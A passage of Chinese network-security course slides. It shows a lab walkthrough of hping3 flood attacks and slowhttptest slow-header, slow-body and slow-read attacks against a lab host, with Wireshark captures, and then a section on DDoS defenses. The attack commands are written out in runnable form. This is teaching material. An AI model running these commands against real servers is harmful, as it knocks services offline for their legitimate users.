- （2）查看攻击结果。用Wireshark工具进行抓包。
- 目标主机收到网络上不同主机的UDP包：

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	70.171.194.129	192.168.1.12	UDP	60	27985 → 0 Len=0
2	0.000002	70.171.194.129	192.168.1.12	UDP	60	27985 → 0 Len=0
3	0.000010	24.186.164.20	192.168.1.12	UDP	60	27986 → 0 Len=0
4	0.000010	24.186.164.20	192.168.1.12	UDP	60	27986 → 0 Len=0
5	0.000043	188.26.67.225	192.168.1.12	UDP	60	27987 → 0 Len=0
6	0.000045	188.26.67.225	192.168.1.12	UDP	60	27987 → 0 Len=0
7	0.000053	88.206.255.158	192.168.1.12	UDP	60	27988 → 0 Len=0
8	0.000054	88.206.255.158	192.168.1.12	UDP	60	27988 → 0 Len=0

利用hping3进行HTTP洪水攻击

- （1）攻击目标主机。攻击者输入指令：
  - # sudo hping3 -p 80 --flood 192.168.1.12 --rand-source
- （2）查看攻击结果。用Wireshark工具进行抓包。
- 目标主机的80端口收到网络上不同主机的HTTP连接请求。
- 此时访问以目标主机为Web服务器的网站，却发现无法访问。



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	222.247.63.190	192.168.1.12	TCP	60	38438 → 80 [<None>] Seq=1 Win=512 Len=0
2	0.000001	222.247.63.190	192.168.1.12	TCP	60	[TCP Dup ACK 1#1] 38438 → 80 [<None>] Seq=1 Win=512 Len=0
3	0.000035	230.161.58.18	192.168.1.12	TCP	60	38439 → 80 [<None>] Seq=1 Win=512 Len=0
4	0.000037	230.161.58.18	192.168.1.12	TCP	60	[TCP Dup ACK 3#1] 38439 → 80 [<None>] Seq=1 Win=512 Len=0
5	0.000042	222.115.65.245	192.168.1.12	TCP	60	38440 → 80 [<None>] Seq=1 Win=512 Len=0
6	0.000043	222.115.65.245	192.168.1.12	TCP	60	[TCP Dup ACK 5#1] 38440 → 80 [<None>] Seq=1 Win=512 Len=0
7	0.000077	134.101.146.229	192.168.1.12	TCP	60	38441 → 80 [<None>] Seq=1 Win=512 Len=0
8	0.000080	134.101.146.229	192.168.1.12	TCP	60	[TCP Dup ACK 7#1] 38441 → 80 [<None>] Seq=1 Win=512 Len=0
9	0.000088	4.187.138.82	192.168.1.12	TCP	60	38442 → 80 [<None>] Seq=1 Win=512 Len=0
10	0.000089	4.187.138.82	192.168.1.12	TCP	60	[TCP Dup ACK 9#1] 38442 → 80 [<None>] Seq=1 Win=512 Len=0
11	0.000122	111.185.76.101	192.168.1.12	TCP	60	38443 → 80 [<None>] Seq=1 Win=512 Len=0
12	0.000124	111.185.76.101	192.168.1.12	TCP	60	[TCP Dup ACK 11#1] 38443 → 80 [<None>] Seq=1 Win=512 Len=0

Slowhttptest

- Slowhttptest是一款对服务器进行慢速连接攻击的测试软件，包含了慢速连接攻击主要的3种攻击方式。
- 实验环境：
  - 攻击者主机（Kali）　　ip:192.168.1.26
  - 受害者主机（Windows）　　ip:192.168.1.12
- Kali系统上需安装Slowhttptest：
  - # sudo apt-get install slowhttptest

利用Slowhttptest进行Slow headers攻击

- （1）发起Slow headers攻击。输入以下指令：
  - # slowhttptest -c 1000 -H -i 10 -r 200 -t GET -u http://192.168.1.12:8080 -x 24 -p 3
- （2）查看攻击结果。用Wireshark抓包。HTTP请求头中有随机的key-value键值对，HTTP请求头结尾不完整，是“0d 0a”。正常的HTTP请求头结尾应是“0d 0a 0d 0a”。

No.	Time	Source	Destination	Protocol	Length	Info
13	2.572491	192.168.1.26	192.168.1.12	TCP	86	34756 → 8080 [PSH, ACK]
14	2.572505	192.168.1.26	192.168.1.12	TCP	86	[TCP Retransmission] 347
15	2.572712	192.168.1.26	192.168.1.12	TCP	68	34758 → 8080 [PSH, ACK]
16	2.572724	192.168.1.26	192.168.1.12	TCP	68	[TCP Retransmission] 347
17	2.572913	192.168.1.26	192.168.1.12	TCP	75	34760 → 8080 [PSH, ACK]
18	2.572923	192.168.1.26	192.168.1.12	TCP	75	[TCP Retransmission] 347


```
Hypertext Transfer Protocol
    X-spQ3tliqwH: npXtRXZJYnOkdd69\r\n

0000  b8 ae ed 2f cf 8a 00 0c  29 f0 9a 6e 08 00 45 00   ···/···· )··n··E·
0010  00 48 b3 45 40 00 40 06  03 f4 c0 a8 01 1a c0 a8   ·H·E@·@· ········
0020  01 0c 87 c4 1f 90 ad 6c  af 5b 1e 0b 5e eb 50 18   ·······l ·[··^·P·
0030  00 e5 3a 1d 00 00 58 2d  73 70 51 33 74 6c 69 71   ··:···X- spQ3tliq
0040  77 48 3a 20 6e 70 58 74  52 58 5a 4a 59 6e 4f 6b   wH: npXt RXZJYnOk
0050  64 64 36 39 0d 0a                                 dd69··
```

不完整的报文头部

利用Slowhttptest进行Slow body攻击

- （1）发起Slow body攻击。输入以下指令：
  - # slowhttptest -c 1000 -B -i 100 -r 200 -s 8192 -t POST -u http://192.168.1.12:8080 -x 10 -p 3
- （2）查看攻击结果。用Wireshark抓包。目标主机收到一个很大的数据，该数据有8192字节，同时攻击者不在一个包中发送完整的post数据，而是每间隔100s发送随机的key-value键值对。



利用Slowhttptest进行Slow read攻击

- （1）发起Slow read攻击。输入以下指令：
  - # slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://192.168.1.12:8080 -p 3
- （1）发起Slow read攻击。输入以下指令：
- （2）查看攻击结果。用Wireshark抓包。客户端Windowssize被刻意设置为1152字节。服务器发送响应时，收到了客户端的ZeroWindow提示（表示自己没有缓冲区用于接收数据），服务器不得不持续向客户端发出ZeroWindowProbe包，询问客户端是否可以接收数据。

Time	Source	Destination	Protocol	Length	Info
8.251560	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56236 [ACK] Seq=1153 Ack=550 Win=525568
8.251564	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56236 [ACK] Seq=1153 Ack=550 Win=525568
8.251575	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56070 [ACK] Seq=1153 Ack=550 Win=525568
8.251579	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56068 [ACK] Seq=1153 Ack=550 Win=525568
8.251580	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56070 [ACK] Seq=1153 Ack=550 Win=525568
8.251583	192.168.1.12	192.168.1.26	TCP	55	[TCP ZeroWindowProbe] 8080 → 56068 [ACK] Seq=1153 Ack=550 Win=525568

6.5 分布式拒绝服务攻击的防御

分布式拒绝服务攻击的防御

- 1．评估加固
- 由于DDoS攻击主要是通过消耗占用系统的正常处理性能而导致系统的拒绝服务，因此，通过对系统进行必要的优化、加固等，就可以提高系统对DDoS攻击的承受能力，并屏蔽掉部分DDoS攻击。要优化和加固的系统部件主要包括主机、网络设备、网络结构等。
  - （1）网络结构优化、加固。好的网络结构设计和配置，能够消除网络结构不合理带来的被DDoS攻击的安全隐患，也能够实施更高层次的安全规划。
  - （2）主机加固。完整全面地发现并修补网内系统主机的漏洞和安全隐患，杜绝基于漏洞传播的蠕虫和DDoS攻击。
  - （3）网络设备加固。完整全面地发现并修补网内路由器、交换机、防火墙等网络设备的漏洞和安全隐患，优化安全配置，增强网络设备抗DDoS攻击的能力。

分布式拒绝服务攻击的防御

- 2．分布检测
- 由于防御DDoS攻击的技术有限，而且针对不同的DDoS攻击其防御的措施不同，因此，在第一时间发现DDoS攻击的行为，定位其来源和攻击特征是解决问题的首要条件。
  - （1）异常流量分析系统。当网络的通信量突然急剧增长或充斥一些异常流量，导致正常业务受影响时，可以对这些通信流量进行检测和分析，及时发现问题，防患未然。
  - （2）使用DDoS检测工具。攻击者首先要探测和扫描目标系统的情况，然后利用一些相应的手段和技术进行攻击。网络入侵检测系统可以截获及分析系统中的数据流量，检查到攻击者的扫描行为，并能识别出典型的DDoS攻击行为及工具。扫描器或防病毒工具可以发现攻击者植入系统的代理程序，并将其从系统中删除，可避免自己的系统被他人用作非法攻击的僵尸主机。

分布式拒绝服务攻击的防御

- 3．积极防御、主动处理
- 随着DDoS攻击事件的愈演愈烈，针对一些典型的DDoS攻击手段已有了解决方案和产品。
  - 1）网关级DDoS防护（企业、部门用户）
  - 很多企业及部门级用户都有外连互访及对外提供Web、Mail、FTP等服务的需求，而这些关键应用及服务往往会成为黑客DDoS攻击的典型目标。大多数企业及部门都会考虑在外部互联网络出口及这些关键服务器前部署防火墙等产品进行主动防护。目前，一些主流的硬件防火墙产品都具备一定的DDoS防护能力，因此，对此类用户而言，通过DDoS防护功能网关类防护产品来提高系统的抗DDoS攻击能力是个不错的选择。

分布式拒绝服务攻击的防御

- 2）蜜罐/蜜网-DDoS攻击主动防护体系（运营商）
- 蜜罐是被放置在网络中伪装成运行着某些重要服务的主机，对于合法用户，蜜罐是不可见的，它并不提供任何实际的服务。如果入侵者通过扫描端口之类的方法探测到蜜罐的存在，蜜罐就成功吸引了入侵者的注意力，并记录下其入侵行为，起到了解入侵手段的作用。
- 3）异常流量检测及清洗系统（运营商）
- 通过在网络中部署异常流量分析检测及过滤设备，可极大地净化网络流量，提高网络利用效率。尤其对于骨干网络运营提供商而言，这是一个比较不错的防御DDoS攻击所导致的异常流量的方案。